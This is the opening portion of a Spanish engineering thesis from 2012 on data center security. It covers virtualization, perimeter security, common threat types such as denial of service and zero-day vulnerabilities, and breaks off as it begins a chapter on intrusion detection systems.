Universidad Carlos III de Madrid

Escuela Politécnica Superior
Departamento de Ingeniería Telemática

Ingeniería de Telecomunicación
Proyecto Fin de Carrera

Seguridad en Data Centers: infraestructura y prevención

Autor: Diego Cilleros Serrano
Tutor: David Larrabeiti López
Octubre 2012

A Perfecto, María Teresa
y Diana.

Agradecimientos

En primer lugar, agradecer a mis padres, hermana y toda mi familia el apoyo que he recibido en todos los años de carrera, sin ellos no lo habría conseguido.

Destacar la ayuda que siempre me ofrecieron Carlos y Máximo, mis compañeros a lo largo de estos años.

A mis amigos de Salamanca, que me han comprendido siempre que no estaba con ellos.

A Elisa, la que más me ha comprendido y en la que he encontrado un gran apoyo.

Y al Dr. David Larrabeiti López, por haberme dirigido el proyecto de fin de carrera. Ha sido un placer.

Gracias a todos

Índice

Índice de figuras

Índice de tablas

Capítulo 1.
Introducción y objetivos

1.1 Introducción

Según los últimos estudios, en 2013 el tráfico global de Internet será de 56 exabytes. Esto es algo semejante a 12.800 millones de películas online atravesando Internet cada mes. El crecimiento del tráfico de vídeo, la proliferación de nuevos dispositivos y el creciente número de usuarios móviles está incrementando la demanda de conectividad:

- El tráfico global de datos móviles se multiplicará por 26 entre 2010 y 2015.
- Habrá más de 5.600 millones de dispositivos personales conectándose a redes móviles en todo el mundo en el año 2015.
- El 66% de todo el tráfico global de datos móviles será vídeo en 2015.

Esto significa que los data centers necesitarán ser escalables sin perder su seguridad.

Hoy por hoy los data centers han pasado de ser simplemente una necesidad del negocio a constituir una ventaja estratégica. Los data centers modernos han sido reformados de forma fundamental por la llegada de la virtualización, arquitecturas orientadas a servicio y *cloud computing*, lo cual ha impulsado significativos aumentos en servidores y almacenamiento (físico y virtual) y cambios en patrones de tráfico en el data center mismo. La arquitectura de red tradicional, la cual conecta esos recursos, ha crecido hacia una infraestructura convergente en la que se unen los servidores, los medios de transmisión, y los soportes de almacenamiento. Es lo que se conoce como *unified fabric*.

Figura 1. Comparación de dos data centers, servidores antiguos frente a servidores modernos.

La seguridad sigue siendo fundamental. La información es el mayor activo que una empresa u organización tiene, debido a esto existen riesgos que se deben mitigar por medio de infraestructuras y de políticas de seguridad las cuales han de adaptarse a los nuevos escenarios que ofrecen la virtualización y el cloud computing.

1.2 Objetivos

La seguridad en los Data Centers no es algo nuevo, pero sí es algo que evoluciona rápidamente. El objetivo de este proyecto es mostrar el estado actual de todos los elementos que conforman la seguridad de los Data Center modernos, Data Centers que han pasado a ser espacios de virtualización por lo que también mostraremos cómo funciona la seguridad en los entornos virtualizados.

Se estudiaran los ataques que sufre o puede sufrir la infraestructura de un Data Center así como prácticas o soluciones para evitarlos. La normativa y legislación actual ayuda en la prevención de ataques obligando a las organizaciones a disponer de una infraestructura de seguridad moderna, por ello a lo largo del proyecto se nombraran y explicarán, de forma breve, algunas de estas leyes o normativas.

Por último, implementaremos un laboratorio virtual en el que probaremos soluciones de código abierto de varios elementos de seguridad estudiados a lo largo del proyecto, y en el que realizaremos ataques controlados probando las ventajas o desventajas de estos elementos.

Por lo tanto, los objetivos planteados serán los siguientes:

- El primer objetivo consistirá en introducir al lector en todos los temas que se tratarán a lo largo del proyecto. Desde una visión global de los Data Center modernos hasta una breve introducción a los ataques que pueden sufrir las infraestructuras.
- Buscaremos analizar, sin entrar en detalles extremadamente técnicos, todos los elementos que se pueden encontrar en un Data Center como parte de su infraestructura de seguridad. No serán todos los elementos que puede haber, pero sí todos los que hayan sufrido un gran cambio para adaptarse a las nuevas tecnologías y a las nuevas necesidades.
- Una vez analizados los componentes y el funcionamiento de una infraestructura de seguridad, llevaremos a cabo un estudio de los ataques que pueden sufrir. Nos centraremos únicamente en ataques a la infraestructura, sobre todo en la **denegación de servicio** para la que se ha desarrollado una taxonomía y clasificación de ataques. A raíz de estas amenazas, también se mostrarán guías de buenas prácticas para poder mitigar dichos ataques.
- Como nos hemos centrado también en la seguridad virtualizada, realizaremos un trabajo práctico de simulación de ataques en un Data Center virtualizado. Crearemos un pequeño laboratorio de pruebas virtualizado donde probaremos el funcionamiento de un firewall UTM de nueva generación virtualizado, y realizaremos distintos ataques para comprobar su eficacia. También será implementado un sistema de prevención de fuga de información en el que se realizarán algunos ejemplos.

Cómo se puede observar, el objeto principal del proyecto es concienciar acerca de la seguridad en infraestructuras, y de enseñar cómo son los entornos virtualizados securizados de los Data Center modernos. Desde el punto de vista metodológico,

esta investigación generará conocimiento válido y confiable dentro del área de las TIs, para futuras implementaciones de productos.

1.3 Fases de desarrollo

El proyecto ha sido definido a partir del trabajo realizado para la asignatura "Estudio Tecnológico" de 5º de Ingeniería de Telecomunicación, así como del conocimiento y experiencia adquiridos durante el último año en el que he comenzado mi vida laboral en el ámbito de las redes y seguridad.

En el estudio tecnológico, titulado "Tecnologías actuales en Data Centers", se mostraba como han cambiado las infraestructuras y los protocolos de comunicaciones para poder ofrecer mejores servicios tanto para uso interno como para uso externo. Algunos de los puntos que se exponían, y que se pueden encontrar en el Anexo I, eran:

- **FCoE** como protocolo de convergencia dentro de los nuevos Data Centers, nos ofrece "una" red que podemos diseñar y gestionar de manera más fácil.
- 10 Gigabit Ethernet (**10GE**), poco a poco se va imponiendo como nexo de unión entre los distintos segmentos de la red. Los nuevos equipos de comunicaciones se diseñan para ofrecer interfaces de red de 10GE y soportar un gran ancho de banda.
- **Virtualización**, dentro de un moderno Data Center es uno de los nuevos pilares desde el que se comienza su diseño. Se ha comentado anteriormente, y se comentará aún más, sobre la virtualización y la seguridad "virtualizada".
- **Seguridad**. Este es el último capitulo del estudio y es el punto de partida para crear este proyecto. Vimos una pequeña introducción que será desarrollada a lo largo de este documento.

Una vez terminado el estudio tecnológico, las fases de desarrollo han sido las siguientes:

- Creación de un índice de contenidos orientados a la seguridad en Data Centers.
- Recolección de información de todos los temas presentes en el documento.
- Planteamiento del problema de diseño, presente en el Capítulo 5.
- Finalmente se llevó a cabo el desarrollo de las conclusiones y elaboración de los anexos.

1.4 Estructura de la memoria

La memoria está estructurada en capítulos, puntos y subpuntos, tal y como mostramos a continuación:

Capitulo	X
Punto	X.y
Subpunto	X.y.z

Hay seis capítulos, dos anexos y un apartado de referencias, que en conjunto forman la memoria del proyecto:

1. **Introducción**
   Explicamos el objetivo del proyecto, las fases y la estructura organizativa de la memoria.
2. **Estado del arte**
   Presentación del tema del proyecto así como una introducción general a todos los conceptos presentes a lo largo de toda la memoria.
3. **Infraestructura.**
   Se presentan distintos elementos típicos de los Data Center. Se explicarán cómo son, cómo funcionan, cómo se ubican en una red y cómo es el mercado actual de estos elementos.
4. **Ataques.**
   Introducción a los distintos ataques que se realizan sobre infraestructuras de red, y como los elementos explicados en el capítulo 3 pueden prevenir o mitigar esos ataques.
5. **Laboratorio virtual.**
   Parte práctica del proyecto. Se explica la implementación de dos laboratorios de pruebas virtuales. En el primero se probará un elemento UTM y un sistema completo de DLP, en el otro laboratorio se realizarán pruebas sobre protocolos. Se realizarán ataques controlados para probar posibles soluciones con los elementos implementados.
6. **Conclusiones.**
   Breve capítulo donde se exponen algunas conclusiones obtenidas del estudio teórico y práctico, así como posibles líneas a seguir con este proyecto.
7. **Anexo I.**
   Parte del estudio tecnológico en el que se exponen algunos de los nuevos protocolos utilizados en Data Centers.
8. **Anexo II.**
   Breve introducción a las librerías Scapy del lenguaje de programación Python.
9. **Referencias.**
   Referencias utilizadas para la elaboración de este proyecto.

Capítulo 2.
Estado del arte

2.1 Introducción

Con la llegada de la virtualización de los centros de datos, la distribución de las aplicaciones y el almacenamiento sobre IP todo se ha transformado. Nos encontramos con que los ataques de los cibercriminales son mucho más sofisticados que antes y frente a esta situación, deberíamos preguntarnos cuáles son los factores que deben tener en cuenta los expertos en virtualización y redes en este nuevo entorno:

- Aumento de la virtualización. La proliferación de los entornos virtualizados ha supuesto un aumento de todo tipo de riesgos de seguridad ya que las organizaciones pierden visibilidad y control sobre el flujo de tráfico entre las máquinas virtuales (VMs) ya que las herramientas tradicionales no pueden controlarlo. Para contrarrestar esto, muchas organizaciones instalan cortafuegos virtuales con el objetivo de inspeccionar las redes y reforzar las políticas de seguridad. No obstante, no es tan sencillo como parece, porque no todos los firewalls virtuales sirven para todo. De hecho, en algunos casos los protocolos de seguridad afectan a la virtualización porque disminuyen parte de sus beneficios. Además, las organizaciones buscan aprovecharse de la migración de datos en tiempo real. Sin embargo, el proceso de migración de una VMs a un servidor físico debe realizarse con las herramientas necesarias porque de lo contrario es posible alterar las reglas de base y las tablas de conexión mientras se realiza la migración.

- Aplicaciones distribuidas. La creciente movilidad de las empresas hace que sea necesaria una garantía de un acceso acelerado a las aplicaciones en tiempo real por parte de los empleados que viajan y trabajan fuera de la sede principal. Esto dificulta el refuerzo de los accesos en función de las jerarquías de los usuarios y el mayor número de conexiones TCP por cada interacción con el cliente. Para garantizar el acceso adecuado a cada elemento de la aplicación, las organizaciones deben reformular su estrategia de seguridad basadas en la identidad y el rol del usuario. Es imposible definir los privilegios de acceso a una aplicación basados en las direcciones IP porque los entornos son dinámicos y están dispersos.

- Crecimiento del almacenamiento sobre IP. El almacenamiento también está cambiando. Los nuevos sistemas de almacenamiento Ethernet proporcionan un entorno mucho más dinámico al centro de datos virtualizado pero que también origina más amenazas. Por ello las organizaciones deben proteger sus datos críticos contra los la denegación

del servicio y otros ataques de malware. Los fabricantes deben ofrecer herramientas para proteger los datos críticos y no críticos que circulan por la red. Las soluciones de seguridad no solo deben proteger la integridad de los datos, confidencialidad y disponibilidad sino que también deben ser capaces de inspeccionar, vigilar y controlar los volúmenes de tráfico, de lo contrario el rendimiento de la red disminuye.

- Incremento de las amenazas externas. Las herramientas que permiten el desarrollo de nuevas formas de trabajo móviles y dinámicas están impulsando una mayor productividad de los empleados y la mejora de la atención al cliente en muchas organizaciones. El problema es que la combinación de la navegación en la nube, las plataformas de datos móviles y las redes sociales ocasionan nuevas amenazas que exponen los datos confidenciales de las organizaciones. Los cibercriminales atacan múltiples frentes de las empresas y los sistemas de seguridad tradicionales no garantizan la defensa de los centros de datos.

Hoy en día los diseñadores de data centers tienen un gran reto en sus manos. Por un lado, se espera que a través de la virtualización y otras tecnologías logren exprimir recursos, reducir costes y aumentar la eficacia de las organizaciones pero por otro, deben garantizar la seguridad de los datos.

2.2 Diseño de un Data Center

La virtualización ha supuesto una revolución en el mundo de los data centers, el hecho de que en una sola máquina haya diversos servidores nos permite utilizar los recursos de una manera mucho más eficiente. Otro punto clave es la capacidad de respuesta ante fallos, ya que podemos cambiar o clonar servidores virtuales entre diferentes máquinas si se produce un fallo.

Unos de los problemas que presenta la virtualización es que el hecho de añadir maquinas virtuales en el mismo dominio de broadcast puede generar mucho tráfico que haga bajar el rendimiento. Para solucionar este problema se han hecho unas mejoras en el protocolo Ethernet (**Data Center Bridging**) para adecuarlo a las características de los Data Centers. En el **Anexo I** se puede encontrar más información sobre los nuevos protocolos.

Otro de los problemas más importante en este tipo de instalaciones es el Spanning Tree, que nos hace desaprovechar los links redundantes. Se nos presentaron diversas tecnologías que solucionan este problema, como Virtual Port-Channel, Fabric Extender y Fabric-Path Trill por parte de Cisco o Qfabric por parte de Juniper.

La tendencia a un "Unified Fabric" nos permite reducir el número de puertos usados en los switches, ya que la parte de SAN que se conecta con Fiber Channel ahora se unifica con Ethernet (LAN), creando Fiber Channel over Ethernet (FCoE).

El "Unified Computing" busca centralizar la gestión de todos los dispositivos del data center, agilizando, facilitando y reduciendo el tiempo de gestión.

A la hora de hacer el diseño de un Data Center se hace una aproximación por bloques, dependiendo de las necesidades de cada empresa se incluyen unos u otros bloques, estos están formados normalmente por el mismo tipo de dispositivos según sea core, WAN, intranet, etc.




Figura 2. Típica estructura organizativa de una infraestructura de red.

2.3 Virtualización

El hardware informático x86 actual se ha diseñado para ejecutar un solo sistema operativo y una sola aplicación, lo que supone la infrautilización de gran parte de las máquinas. La virtualización permite ejecutar varias máquinas virtuales en una misma máquina física, donde cada una de las máquinas virtuales comparte los recursos de ese único ordenador físico entre varios entornos. Las distintas máquinas virtuales pueden ejecutar sistemas operativos diferentes y varias aplicaciones en el mismo ordenador físico.

Entre las múltiples ventajas de la virtualización en escenarios de Data Centers destacamos las siguientes:

- Reutilización de hardware existente (para utilizar software más moderno) y optimizar el aprovechamiento de todos los recursos de hardware.
- Rápida incorporación de nuevos recursos para los servidores virtualizados.
- Administración global centralizada y simplificada.
- Nos permite gestionar nuestro Data Center como un pool de recursos o agrupación de toda la capacidad de procesamiento, memoria, red y almacenamiento disponible en nuestra infraestructura.
- Mejora en los procesos de clonación y copia de sistemas.
- No sólo aporta el beneficio directo en la reducción del hardware necesario, sino también los costes asociados.
- Reduce los tiempos de parada.
- Migración en caliente de máquinas virtuales (sin pérdida de servicio) de un servidor físico a otro, eliminando la necesidad de paradas planificadas por mantenimiento de los servidores físicos.
- Balanceo dinámico de máquinas virtuales entre los servidores físicos que componen el pool de recursos, garantizando que cada máquina virtual ejecute en el servidor físico más adecuado y proporcionando un consumo de recursos homogéneo y óptimo en toda la infraestructura.
- Contribución al medio ambiente por menor consumo de energía en servidores físicos.




Figura 3. En cada servidor físico puede haber varios servidores virtuales.

El tema de la virtualización es muy interesante y apasionante desde un punto de vista teórico ya que hay mucha tecnología que ha permitido que los Data Centers virtualizados sean una realidad y una gran herramienta para las empresas.

2.3.1 Virtualización e industria TI

Dentro de las tendencias en tecnologías de la información con más impacto, la virtualización ha sido y será la que más cambios provoque en las operaciones e infraestructuras de TI. La virtualización está creando un nuevo mercado donde hay una gran competencia entre los fabricantes de infraestructura los cuales se van adaptando a las necesidades que plantea la virtualización.

Hasta ahora los servidores han sido elementos infrautilizados, es aquí donde la virtualización comienza el cambio. Los precios de las arquitecturas x86 han ido reduciéndose a lo largo de estos años y esto, junto con hipervisores de gran calidad, han permitido que la industria TI comience a rediseñar sus redes y data centers para adecuarlos a la virtualización.

Uno de los elementos que más se está implantando es la virtualización de escritorios y de aplicaciones. Desde un elemento central de gestión se ofrece a empleados o clientes la posibilidad de acceder remotamente a servicios centrales, de manera transparente para el usuario pero con un gran valor para la organización ya que toda la información permanece almacenada en sus infraestructuras.

Si nos centramos en un sector concreto, las PYMEs son las grandes beneficiadas ya que pueden disponer de infraestructuras propias y con unos ahorros de costes considerables, ofreciendo a su vez nuevos servicios para sus clientes. Las empresas pueden virtualizar un escritorio completo o sólo una aplicación, sin importar la marca o sistema operativo de los equipos.

Incluso con la buena implantación que se está realizando, aun quedan muchas empresas que no confían en este modelo de infraestructura pero que poco a poco necesitarán migrar a un tipo de red virtual para poder beneficiarse del crecimiento que ofrece la virtualización.

2.3.2 Arquitectura

La arquitectura de un sistema virtualizado se basa en el hipervisor utilizado. Un hipervisor es una plataforma que permite aplicar diversas técnicas de control de virtualización para utilizar, al mismo tiempo, diferentes sistemas operativos en una misma computadora. Se definen dos tipos de arquitecturas de virtualización según la ubicación del hipervisor:

- **Tipo 1 – arquitectura basada en hipervisor.** La virtualización basada en hipervisor está instalada en un servidor físico sin la necesidad de que exista un sistema operativo instalado previamente. Ofrece una mayor

confiabilidad y rendimiento al no precisar de un sistema operativo Host, con lo cual se elimina un posible punto de fallo.




Figura 4.Arquitectura virtual basada en hipervisor.

- **Tipo 2 – arquitectura basada en host.** La virtualización basada en host es software que se ejecuta sobre un sistema operativo para ofrecer la virtualización de otros sistemas operativos.




Figura 5.Arquitectura virtual basada en host.

IBM fue la primera empresa que comenzó a implementar la virtualización hace más de 30 años, esta virtualización era una manera lógica de particionar ordenadores y así realizar múltiples procesos en paralelo. El SO que hasta entonces IBM llamaba "Supervisor" evolucionó a Hypervisor, pues era capaz de gestionar varios SO.

Pero fue VMware la que introdujo definitivamente el concepto de la virtualización en los sistemas x86 para obtener infraestructuras de hardware compartido de uso general que ofreciesen un aislamiento completo, movilidad y opciones de elección del sistema operativo en los entornos de aplicaciones.

2.4 Seguridad

La seguridad en las infraestructuras de TI es un tema de rabiosa actualidad. En este punto voy a recordar una frase de Gene Spafford, profesor de la Universidad Purdue y experto en seguridad informática:

" El único ordenador realmente seguro es el que está apagado, desenchufado, encerrado en una cámara de titanio, enterrado en un bunker rodeado de gas nervioso y protegido por guardias bien pagados. Aun así no apostaría mi vida en ello."

La seguridad de la red no se basa en un método concreto, sino que utiliza un conjunto de barreras que defienden la infraestructura de diferentes formas. Incluso si falla una solución, se mantendrán otras que protegerán de una gran variedad de ataques a la red.

Las capas de seguridad de la red garantizan que tengamos disponible la información importante y que estará protegida de las diferentes amenazas. En concreto, la seguridad de la red:

- Protege contra ataques a la red tanto internos como externos. Las amenazas se pueden originar tanto dentro como fuera de la estructura de una red. Un sistema de seguridad efectivo supervisará toda la actividad de la red, detectará el comportamiento malicioso y adoptará la respuesta adecuada.

- Garantiza la privacidad de todas las comunicaciones, en cualquier lugar y en cualquier momento. Los usuarios pueden acceder a la red desde casa o mientras se desplazan con la garantía de que sus comunicaciones serán privadas y estarán protegidas.

- Controla el acceso a la información mediante la identificación exhaustiva de los usuarios y sus sistemas. Se pueden establecer reglas sobre el acceso a los datos. La denegación o la aprobación se puede otorgar según las identidades de los usuarios u otros criterios.

- Le hará más confiable. Puesto que las tecnologías de seguridad permiten al sistema evitar ataques conocidos y adaptarse a las nuevas amenazas, la información estará segura.

2.4.1 Seguridad perimetral

La seguridad informática se encarga de proteger la información, de tal forma que preserva su confidencialidad, disponibilidad, integridad y autenticidad.

La seguridad perimetral es el principal método de defensa de una red, basado en el establecimiento de recursos de securización en el perímetro externo de la red y a diferentes niveles. Permite crear una barrera sobre todos los elementos de la red interna, ya se hardware, software o información, no solo de cualquier intento de

acceso no autorizado desde el exterior sino también de ciertos ataques desde el interior que puedan preverse y prevenirse. La seguridad perimetral de las redes de comunicaciones ha avanzado mucho, desde el punto de vista tecnológico, en los últimos años. Esto ha sido debido a la evolución en la tecnología, en los protocolos de la red y al concepto de servicio (cloud computing), entre otros.

El gran pilar sigue siendo el firewall, aunque este ha evolucionado para no ser solo "la puerta" de acceso a una red sino que desde hace un tiempo ha tomado forma el concepto de firewall de nueva generación (next-generation firewall). Un firewall de nueva generación integra muchos de los elementos que forman la seguridad perimetral de una red. Esto no significa que no haya equipos propios de VPNs, IDS, Gateways, etc.; al contrario, hay nuevos y mejores equipos que siguen realizando sus funciones concretas.

En el caso de un Data Center, dependiendo del tamaño del centro, la seguridad perimetral depende de mucho más que un firewall. La información almacenada, así como los servicios ofrecidos al exterior, necesitan de una infraestructura de seguridad que los proteja de vulnerabilidades y/o ataques. La infraestructura de un Data Center también está regulada por normas y leyes las cuales exigen que se disponga de una serie de elementos concretos para que las cumplan.

Las topologías de red son las más conocidas, serán analizadas a lo largo del capítulo 3 en cada ejemplo de integración de los elementos de seguridad en una red. A modo de resumen podemos definir tres ejemplos:

- Topología de firewall simple. Un firewall entre el router con acceso al exterior y los recursos.
- Topología de dos perímetros. Por encima del firewall de una topología simple se ubican los servidores que se publican para el exterior.
- DMZ. Los servidores se ubican en una zona determinada de la red por detrás del firewall. La red se segmenta en una topología de este tipo, lo que aumenta la seguridad en toda la infraestructura.

En el capítulo 3 se exponen más en detalle los equipos que actualmente se utilizan en los Data Centers e infraestructuras de red, su funcionamiento y buenas prácticas a la hora del diseño de la infraestructura.

2.4.2 Seguridad en entornos virtualizados

Las empresas de TI comienzan a implantar los entornos virtuales en sus infraestructuras. Estos entornos virtuales deben de cumplir con todas las políticas de seguridad que tienen o deben tener las infraestructuras de una empresa o de una organización para mantener un estándar o cumplir una normativa de seguridad. Los sistemas de seguridad tradicionales han de adaptarse a esta situación, ya que al desaparecer el componente fundamental en el que se basan y al cual protegen, su eficacia podría desvanecerse.

Los procedimientos de seguridad, que hasta ahora funcionaban, pasan a estar en entredicho, como es el caso de la segmentación física, ahora difícil de implementar. Se complica en entornos virtuales, al ser necesario configurar múltiples servidores físicos encargados de ejecutar cada entorno virtual en particular, hasta el punto de que haciéndolo estaríamos contradiciendo los propios beneficios que da la virtualización, como son el ahorro de costes, la disminución de la complejidad y la reducción y eliminación del hardware. Así ha sido hasta hace relativamente poco, hoy en día se ha evolucionado hacia nuevos hipervisores los cuales permiten crear redes segmentadas, de pequeño tamaño, dentro de un solo host físico.

Hay que tener en cuenta que la seguridad en estos entornos es muy importante, una infraestructura virtual de un data center moderno se encuentra muy unificada, tanto en red como en almacenamiento. Si un servidor web resulta comprometido, el atacante no sólo accedería al nivel virtual, sino que podría obtener el control de gran cantidad de sistemas, aplicaciones y bases de datos directamente dependientes.

Además, no solo hay que detenerse en la seguridad en cuanto a la infraestructura y las máquinas virtuales, también se ha de tener en cuenta la gestión de un entorno virtual:

- Supervisión de los host físicos, analizando las alarmas y supervisando la infraestructura que soporta.
- Análisis y optimización de la configuración. La configuración que inicialmente se realiza, tiende a evolucionar con el tiempo debido a las variaciones naturales dentro de una organización, como la creación de nuevos servidores virtuales, el cambio de asignación de recursos, etc.

En el capítulo 4 se puede encontrar una guía de seguridad para entornos virtualizados, orientada a la seguridad del hipervisor y a la seguridad de la red virtual que se crea.

2.5 Amenazas

A la hora de realizar una auditoría o estudio de una infraestructura de sistemas para una empresa u organización, el término con el que se identifica mejor la seguridad es con el **riesgo**. El riesgo es la probabilidad de que una amenaza explote una vulnerabilidad. En los sistemas de la información se pueden asumir riesgos si el coste de la pérdida es bajo, pero existen entornos en los que el riesgo es muy alto y se han de implantar medidas para mitigarlo.

En el caso de este proyecto, no necesitamos entrar en terminología de alto nivel, al estudiar las infraestructuras de red que podemos encontrar en los data centers modernos, analizaremos las amenazas o ataques que pueden sufrir. Estas amenazas o ataques intentan explotar vulnerabilidades, ya sea a nivel de protocolo o de hardware, con varios propósitos por parte de los atacantes:

- Autorrealización.
- Ideología.
- Economía.
- Venganza.
- Etc.

Según un informe de Cisco, los ataques que mas sufren las redes e infraestructuras son:

- Denegaciones de servicio (DoS)
- DoS distribuidas (DDoS)
- Accesos no autorizados
- Secuestro de sesiones (Hijacking)
- Ataques Man-in-the-middle (MITM)
- Escalado de privilegios
- Intrusiones
- Botnets
- Ataques a protocolos de enrutamiento
- Ataques a protocolos de capa de enlace

Los ataques de red normalmente agotan los recursos de la red o las capacidades de procesamiento de switches y routers, dificultando la conectividad de las víctimas de la red.

Uno de los métodos más efectivos para explotar las debilidades de una infraestructura es la denegación distribuida de servicio (DDoS). Los ataques DDoS suelen incluir cientos o miles de máquinas en todo Internet. Son ataques que se pueden realizar "a mano" o de forma automática mediante el uso de gusanos y otros programas que se propagan por sí mismos o pueden ser descargados por el cliente infectando cada host vulnerable. En el capítulo 4 se realizará un estudio en

profundidad sobre las denegaciones de servicio. La razón por la que se realizará un mayor análisis sobre esta amenaza es por que es un ataque de rabiosa actualidad gracias al hacktivismo del grupo **anonymous**, y el riesgo que tiene asociado es realmente crítico. Como veremos en el correspondiente punto del capítulo 4, es necesario entender el ataque desde un punto de vista de caracterización y taxonomía, de tal forma que se puedan catalogar los ataques y desarrollar herramientas o metodologías que los mitiguen.

Además de las amenazas DDoS, las amenazas de capa de red incluyen los "tradicionales" ataques sobre sistemas operativos. Cada infraestructura de red (routers, switches y/o firewalls) tiene una lista de vulnerabilidades conocidas. Si cualquiera de estas vulnerabilidades es explotada, el elemento de red puede ser comprometido, poniendo en riesgo la infraestructura IP completa y la continuidad del negocio.

2.5.1 Zero Day

Una vulnerabilidad es de tipo **zero day** si se ha descubierto y se explota antes de que los administradores o desarrolladores hayan encontrado esa vulnerabilidad. Los atacantes que utilizan ataques zero day descubren vulnerabilidades que sólo ellos conocen y con las que logran regatear todas las protecciones, de esta manera se convierten en uno de los ataques más peligrosos de los que existen, sobre todo a nivel de aplicación. También pueden encontrarse vulnerabilidades zero day sobre los sistemas operativos de los dispositivos de red, como ejemplo nombrar el sistema **IOS de Cisco** en el que se han descubierto algunas vulnerabilidades zero day

Los atacantes pueden realizar estos ataques mediante:

- Códigos en webs (XSS).
- Navegadores web.
- Aplicaciones.

Las vulnerabilidades del nuevo software suelen ser arregladas en las primeras actualizaciones del mismo. Es recomendable actualizar el software para arreglar los posibles fallos existentes en él.

Capítulo 3
Seguridad en Data Centers

3.1 Introducción

Durante el siguiente capítulo realizaremos una introducción a muchos de los equipos físicos de seguridad que se encuentran normalmente en un core de red o en un Data Center. Esto se conoce como seguridad perimetral; la seguridad perimetral basa su filosofía en la protección de todo el sistema informático de una red desde "fuera", es decir, componer una barrera que proteja todos los elementos sensibles de ser atacados dentro de un sistema informático. Esto implica que cada paquete de tráfico transmitido debe ser diseccionado, analizado y aceptado o rechazado en función de su potencial riesgo de seguridad para nuestra red.




Figura 6.Topología completa de elementos de red y de seguridad en un data center.

En la figura 6 podemos ver una topología de red y seguridad de un data center. Como se observa, existen muchos elementos de seguridad los cuales tienen misiones diferentes, debido a esto se integran en zonas de red determinadas donde puedan desempeñar sus funciones.

En esta misma topología también se incluye una *virtual access layer*. Los elementos virtualizados ya forman parte de los data centers por lo que hay que diseñar e implementar elementos de seguridad dirigidos específicamente a estos entornos.

3.2 IDS

3.2.1 Introducción

Un IDS es una herramienta de seguridad que detecta y monitoriza los eventos ocurridos en un determinado sistema informático en busca de intentos de comprometer la seguridad de dicho sistema. Los IDS buscan patrones previamente definidos que impliquen cualquier tipo de actividad sospechosa o maliciosa sobre nuestra red o host. [1]

